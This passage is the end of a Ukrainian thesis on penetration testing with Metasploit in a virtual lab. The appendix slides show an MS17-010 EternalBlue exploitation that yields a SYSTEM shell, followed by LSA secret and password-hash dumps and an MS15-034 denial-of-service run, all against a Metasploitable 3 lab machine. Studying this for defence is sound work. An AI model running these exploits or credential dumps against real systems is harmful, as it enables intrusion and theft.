


Рисунок 3.11 – Збій сервера після DOS-атаки

DOS-атака впливає на доступність служб, своєю чергою порушення роботи служб може призвести до великих фінансових втрат для критично важливих бізнес-додатків.

ВИСНОВКИ

В роботі розглянуто особливості реалізації тестування на проникнення з метою аналізу захищеності комп'ютерних систем.

Для досягнення поставленої мети, в результаті опрацювання вітчизняної та зарубіжної літератури, було:

1. Розглянуто Metasploit, як один за найпопулярніших фреймворків із відкритим вихідним кодом, який використовується інженерами безпеки як система тестування на проникнення та платформа розробки, яка дозволяє створювати інструменти безпеки та експлойти.

2. Визначено алгоритм проведення тестування на проникнення з використанням Metasploit Framework та для реалізації наданого алгоритму підготовлено віртуальне середовище з вразливою машиною, на якій було виконано тести на проникнення, так і другу систему, яка містить інструменти, орієнтовані на виконання цих тестів.

3. Досліджено вразливості MS17-010 та MS15-034.

Практичним результатом роботи є розробка віртуальної лабораторії для тестування на проникнення. Як приклад експлуатації створеної лабораторії продемонстрували алгоритм тестування на проникнення з використанням Metasploit framework, ОС Metasploitable 3 і ParrotOS. Створена лабораторія може бути використана в умовах автономного цифрового середовища для виявлення існуючих уразливостей конкретних систем або додатків та усунення їх ще до можливого використання зловмисниками, а також є універсальною, функціонал якої можна за необхідності розширювати шляхом встановлення нових компонентів у наявне середовище.

Основні результати цієї роботи доповідались та обговорювались на «Тиждень науки 2023: щорічна наук.-практ. конф. викладачів, науковців, молодих учених, аспірантів та здобувачів вищої освіти НУ «Запорізька політехніка», 24-28 квітня 2023 р.» [24].

ПЕРЕЛІК ПОСИЛАНЬ

1. William Stallings and Lawrie Brown. Computer security: principles and practice. Pearson Education, 2015.
2. Jeffrey L. Duffany. Computer and Network Security Essentials, chapter Computer Security, pages 3–20. Springer, Cham, 2018.
3. CVEDetails. Browse cve vulnerabilities by date, Режим доступу: <https://www.cvedetails.com/browse-by-date.php> [Дата звернення 17 березня 2023].
4. OSSTMM. The Open Source Security Testing Methodology Manual Contemporary Security Testing and Analysis. Режим доступу: <https://www.isecom.org/OSSTMM.3.pdf> [Дата звернення 18 березня 2023].
5. ISSAF. Information Systems Security Assessment Framework (ISSAF) Draft 0.2.1. Режим доступу: <https://untrustednetwork.net/files/issaf0.2.1.pdf> [Дата звернення 18 березня 2023].
6. OWASP. Open Web Application Security Project. Режим доступу: https://owasp.org/www-project-web-security-testing-guide/assets/archive/OWASP_Testing_Guide_v4.pdf [Дата звернення 19 березня 2023].
7. PTES. The Penetration Testing Execution Standard Documentation Release 1.1. Режим доступу: <https://buildmedia.readthedocs.org/media/pdf/pentest-standard/latest/pentest-standard.pdf> [Дата звернення 19 березня 2023].
8. NIST SP 800-115. Technical Guide to Information Security Testing and Assessment. Режим доступу: <https://nvlpubs.nist.gov/nistpubs/legacy/sp/nistspecialpublication800-115.pdf> [Дата звернення 19 березня 2023].

9. BSI. BSI-Standard 100-2 IT-Grundschutz Methodology.

Режим доступа:

https://www.bsi.bund.de/SharedDocs/Downloads/EN/BSI/Publications/BSIStandards/standard_100-2_e_pdf.pdf?__blob=publicationFile

[Дата звернення 20 березня 2023].

10. PETA. PETA: Methodology of Information Systems Security

Penetration Testing. Режим доступа:

https://www.researchgate.net/publication/305789020_PETA_Methodology_of_Information_Systems_Security_Penetration_Testing [Дата звернення 20 березня 2023].

11. PTF. PTF: an Extensible Component for Sharing and Using Knowledge

on Pedo-Transfer Functions. Режим доступа:

https://www.researchgate.net/publication/236120172_PTF_an_Extensible_Component_for_Sharing_and_Using_Knowledge_on_Pedo-Transfer_Functions

[Дата звернення 20 березня 2023]

12. Positive Technologies. Сборник исследований по практической

безопасности. Режим доступа: <https://www.ptsecurity.com/upload/corporate/ru-ru/analytics/positive-research-2022-rus.pdf> [Дата звернення 20 березня 2023]

13. Rapid7. Metasploit. Режим доступа: <https://www.metasploit.com>

[Дата звернення 24 березня 2023].

14. What Is EternalBlue and Why Is the MS17-010 Exploit Still Relevant?

Режим доступа: <https://www.avast.com/c-eternalblue> [Дата звернення 25 березня 2023].

15. "Metasploitable3 Master Notes", Ivoidwarranties.tech. Режим доступа:

<https://www.voidwarranties.tech/posts/lab/metasploitable3/master-notes/>. [Дата звернення 25 березня 2023].

16. M. Vaz, "How to dump the Windows SAM file while the system is

running?", Super User. Режим доступа:

<https://superuser.com/questions/364290/how-to-dump-the-windows-sam-file-while-the-system-is-running>. [Дата звернення 26 березня 2023].

17. М. Акмеşe, "Metasploitable 3", Medium. Режим доступу: <https://medium.com/@mertakmese/metasploitable-3-bcd48cefa559>. [Дата звернення 26 березня 2023].
18. "CVE-2004-2730", Tenable.com. Режим доступу: <https://www.tenable.com/cve/CVE-2004-2730>. [Дата звернення 27 березня 2023].
19. R. Chandel, "Perform DOS Attack on Metasploitable 3", Hacking Articles. Режим доступу: <https://www.hackingarticles.in/perform-dos-attack-metasploitable-3/>. [Дата звернення 27 березня 2023].
20. "CVE-2015-1635", Tenable.com. Режим доступу: <https://www.tenable.com/cve/CVE-2015-1635>. [Дата звернення 27 березня 2023].
21. "CVE-2015-1635 : HTTP.sys in Microsoft Windows 7 SP1, Windows Server 2008 R2 SP1, Windows 8, Windows 8.1, and Windows Server 2012 Gold an", Cvedetails.com. Режим доступу: <https://www.cvedetails.com/cve/CVE-2015-1635/>. [Дата звернення 28 березня 2023].
22. AN OVERVIEW OF PENETRATION TESTING. 2011. Режим доступу: https://www.researchgate.net/publication/274174058_An_Overview_of_Penetration_Testing. [Дата звернення 28 березня 2023]
23. A Survey on Web Application Penetration Testing. 2023. Режим доступу: https://www.academia.edu/23567735/Penetration_Testing_and_Its_Methodologies [Дата звернення 29 березня 2023]
24. Алексєєв Д.К. Аналіз Захищеності Комп'ютерних Систем Засобами Metasploit Framework / Д.К. Алексєєв, Р.Ю. Корольков, С.І. Лізунов // Тиждень науки 2023: щорічна наук.-практ. конф. викладачів, науковців, молодих учених, аспірантів та здобувачів вищої освіти НУ «Запорізька політехніка», 24-28 квітня 2023 р.: тези доповідей. – Запоріжжя, 2023.


ДОДАТОК А ПРЕЗЕНТАЦІЯ

АНАЛІЗ ЗАХИЩЕНОСТІ КОМП'ЮТЕРНИХ СИСТЕМ ЗАСОБАМИ METASPLOIT FRAMEWORK

Алексєєв Д.К., РТ-819

Рисунок А.1 – Титульний слайд

Кількість зареєстрованих вразливостей по роках




<https://www.cvedetails.com/browse-date.php>

2

Рисунок А.2 – Слайд 1

Архітектура Metasploit framework



3

Рисунок А.3 – Слайд 2


Алгоритм проведення тестування на проникнення



4

Рисунок А.4 – Слайд 3



Схематичне зображення віртуальної мережі



5

Рисунок А.5 – Слайд 4

Експлуатація MS17-010



<https://www.avast.com/eternalblue>

Шкідливе ПЗ:

- WannaCry;
- NotPetya;
- Retefe та ін.

ОС Windows:

- XP, Vista, 7, 8.1, 10;
- Windows Server 2003, 2008, 2012, 2016.

[Microsoft Security Bulletin MS17-010 - Critical](#)

6

Рисунок А.6 – Слайд 5

Експлуатація MS17-010

```
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-29 05:50 EDT
Nmap scan report for 10.0.2.15
Host is up (0.0029s latency).
Not shown: 65498 closed tcp ports (conn-refused)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
22/tcp    open  ssh
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3017/tcp  open  java-rmi
[msf] (Jobs: Agents: ) search ms17-010

Matching Modules
=====
# Name                                     Disclosure Date Rank Check Description
- - - - -
0 exploit/windows/smb/ms17_010_eternalblue 2017-03-14 average Yes Eterna
1 exploit/windows/smb/ms17_010_psexec 2017-03-14 normal Yes Eterna
2 auxiliary/admin/smb/ms17_010_command 2017-03-14 normal No Eterna
3 auxiliary/scanner/smb/smb_ms17_010 2017-03-14 normal No Eterna
4 exploit/windows/smb/smb_doublepulsar_rce 2017-04-14 green Yes SMB DOUBLEPULSA

[msf] (Jobs: Agents: ) exploit(windows/smb/ms17_010_eternalblue) show payloads

Compatible Payloads
=====
# Name                                     Disclosure Date Rank Check Description
- - - - -
0 payload/generic/custom normal No Custom Payload
1 payload/generic/shell_bind_tcp normal No Generic Command C:\Windows\system32[
2 payload/generic/shell_reverse_tcp normal No Generic Command Shell, Reverse TCP Inlin
3 payload/generic/smb/interact normal No Interact with Established SMB Connection
4 payload/windows/x64/custom/bind_ipv6_tcp normal No Windows shellcode stage, Windows x64 IPv6 Bind
TCP Stager
5 payload/windows/x64/custom/bind_ipv6_tcp.usid normal No Windows shellcode stage, Windows x64 IPv6 Bind
TCP Stager with UID Support
6 payload/windows/x64/custom/bind_named_pipe normal No Windows shellcode stage, Windows x64 Bind Named
Pipe Stager
7 payload/windows/x64/custom/bind_tcp normal No Windows shellcode stage, Windows x64 Bind TCP S
tager
8 payload/windows/x64/custom/bind_tcp_rc4 normal No Windows shellcode stage, Bind TCP Stager (RC4 S
taper Encryption, Release)
9 payload/windows/x64/custom/bind_tcp.usid normal No Windows shellcode stage, Bind TCP Stager with U
ID Support (Windows x64)
10 payload/windows/x64/custom/reverse_http normal No Windows shellcode stage, Windows x64 Reverse HT
TP Stager (wininet)
11 payload/windows/x64/custom/reverse_https normal No Windows shellcode stage, Windows x64 Reverse HT
TP Stager (wininet)
12 payload/windows/x64/custom/reverse_named_pipe normal No Windows shellcode stage, Windows x64 Reverse Na
med Pipe (SMB) Stager
13 payload/windows/x64/custom/reverse_tcp normal No Windows shellcode stage, Windows x64 Reverse TC
P Stager
14 payload/windows/x64/custom/reverse_tcp_rc4 normal No Windows shellcode stage, Reverse TCP Stager (RC

Shell Banner:
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.
C:\Windows\system32>whoami
whoami
nt authority\system
C:\Windows\system32>
```

Рисунок А.7 – Слайд 6

Експлуатація MS17-010

Секрети LSA містять:

- Параметри політики;
- Значення безпеки за замовчуванням;
- Дані облікового запису;
- Паролі Internet Explorer;
- Кешований ключ шифрування пароля домену.



Рисунок А.8 – Слайд 7

Експлуатація MS17-010

```
(Meterpreter 1)(C:\Windows\system32) > run post/windows/gather/lsa_secrets

[*] Executing module against VAGRANT-2008R2
[*] Obtaining boot key...
[*] Obtaining Lsa key...
[*] Vista or above system
[+] Key: DefaultPassword
Decrypted Value: vagrant

[+] Key: DPAPI_SYSTEM
Decrypted Value: ,WfF%luI51;1RY)

[+] Key: NL$KM
Decrypted Value: @<0vn^U|e(X;X]Wpw7)`=b4]>eGq"TTQdWU

[+] Key: _SC_OpenSShD
Username: .\sshd_server
Decrypted Value: D@rj33llng

[*] Writing to loot...
[*] Data saved in: /root/.msf4/loot/20230428151524_default_10.0.2.15_registry.lsa.sec_733405.txt
(Meterpreter 1)(C:\Windows\system32) >
```

```
(Meterpreter 1)(C:\Windows\system32) > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b:::
anakin_skywalker:1011:aad3b435b51404eeaad3b435b51404ee:c706f83a7b17a8230e5cde2f3de94fa:::
artoo_detoo:1007:aad3b435b51404eeaad3b435b51404ee:facfaada8b7afc418b3afea63b7577b4:::
ben_kenobi:1009:aad3b435b51404eeaad3b435b51404ee:4fb77d816bce7aeee80d7c2e5e55c859:::
boba_fett:1014:aad3b435b51404eeaad3b435b51404ee:d60f9a4859da4feda1f60e97d200dc9:::
chewbacca:1017:aad3b435b51404eeaad3b435b51404ee:e7200536327ee731c7fe136ef4575ed0:::
c_three_pio:1008:aad3b435b51404eeaad3b435b51404ee:0fd2eb40c4aad90171ba066c037397ee:::
darth_vader:1010:aad3b435b51404eeaad3b435b51404ee:b73a851f8ecff7acafbaa4a806a0a3e0:::
greedo:1016:aad3b435b51404eeaad3b435b51404ee:ce269c6b7d9e2f1522b44686b49082db:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d70bc089c0:::
han_solo:1006:aad3b435b51404eeaad3b435b51404ee:33ed98c5969005a7c15c25c99e3ef951:::
jabba_hutt:1015:aad3b435b51404eeaad3b435b51404ee:93ec4eaa63063565f37fe7f28d99ce76:::
jarjar_binks:1012:aad3b435b51404eeaad3b435b51404ee:ec1dcd52077e75aef4a19308e0917c4d4:::
kylo_ren:1018:aad3b435b51404eeaad3b435b51404ee:74c0a3dd06613d3240331e94ae18b001:::
Lando_calrissian:1013:aad3b435b51404eeaad3b435b51404ee:6270845898f2d7db11c1fb678042a53f:::
Leia_organa:1004:aad3b435b51404eeaad3b435b51404ee:8a6fa810ce203621c9cfa6f21f14828:::
luke_skywalker:1005:aad3b435b51404eeaad3b435b51404ee:481e61500de6998ed220de9bac82005a:::
sshd:1001:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d70bc089c0:::
sshd_server:1002:aad3b435b51404eeaad3b435b51404ee:8d0a16cfe061c3359db455d00ec27035:::
test:1020:aad3b435b51404eeaad3b435b51404ee:7a21990fcd3d759941e45c490f143d5f:::
vagrant:1000:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b:::
(Meterpreter 2)(C:\Windows\system32) >
```

9

Рисунок А.9 – Слайд 8

Експлуатація MS15-034

```
[msf](Jobs: Agents:) -- search ms15-034

Matching Modules
=====
# Name                                     Disclosure Date Rank Check Description
- - - - -
0 auxiliary/dos/http/ms15_034_ulonglongadd normal Yes MS15-034 HTTP Protocol Stack Request Handling Denial-
1 auxiliary/scanner/http/ms15_034_http_sys_memory_dump normal Yes MS15-034 HTTP Protocol Stack Request Handling HTTP.SY
ation Disclosure

Interact with a module by name or index. For example info 1, use 1 or use auxiliary/scanner/http/ms15_034_http_sys_memory_dump

[msf](Jobs: Agents:) -- use 0
[msf](Jobs: Agents:) auxiliary(dos/http/ms15_034_ulonglongadd) -- show options

Module options (auxiliary/dos/http/ms15_034_ulonglongadd):

Name Current Setting Required Description
-----
Proxies
RHOSTS yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit.html
RPORT 80 yes The target port (TCP)
SSL false Negotiate SSL/TLS for outgoing connections
TARGETURI / no URI to the site (e.g /site/) or a valid file resource (e.g /welcome.png)
THREADS 1 yes The number of concurrent threads (max one per host)
VHOST no HTTP server virtual host


View the full module info with the info, or info -d command.

[msf](Jobs: Agents:) auxiliary(dos/http/ms15_034_ulonglongadd) -- set RHOSTS 10.0.2.15
RHOSTS => 10.0.2.15
[msf](Jobs: Agents:) auxiliary(dos/http/ms15_034_ulonglongadd) -- exploit
```

10

Рисунок А.10 – Слайд 9

Експлуатація MS15-034



11

Рисунок А.11 – Слайд 10

Висновки

Для усунення вразливостей комп'ютерної системи рекомендується:

- вчасно оновлювати операційну систему
- закрити порти які не використовуються
- використовувати брандмауери та/абфаєрволи
- використовувати інструменти ІБ, які можуть допомогти у виявленні атак з використанням вразливостей

Перевага використання Metasploit Framework полягає в ефективному керуванні експлойтами та безлічі корисних навантажень.

Metasploit Framework дозволяє:

- маніпулювати файлами, процесами та службами на цільовій машині;
- обійти антивірусне програмне забезпечення і встановити бекдор;
- маніпулювати таблицями маршрутизації хостів (що може призвести до атаки людини посередині);
- видалити журнали подій (що ускладнює діагностику та розслідування порушення безпеки) та багато іншого.

12

Рисунок А.12 – Слайд 11




Рисунок А.13 – Фінальний слайд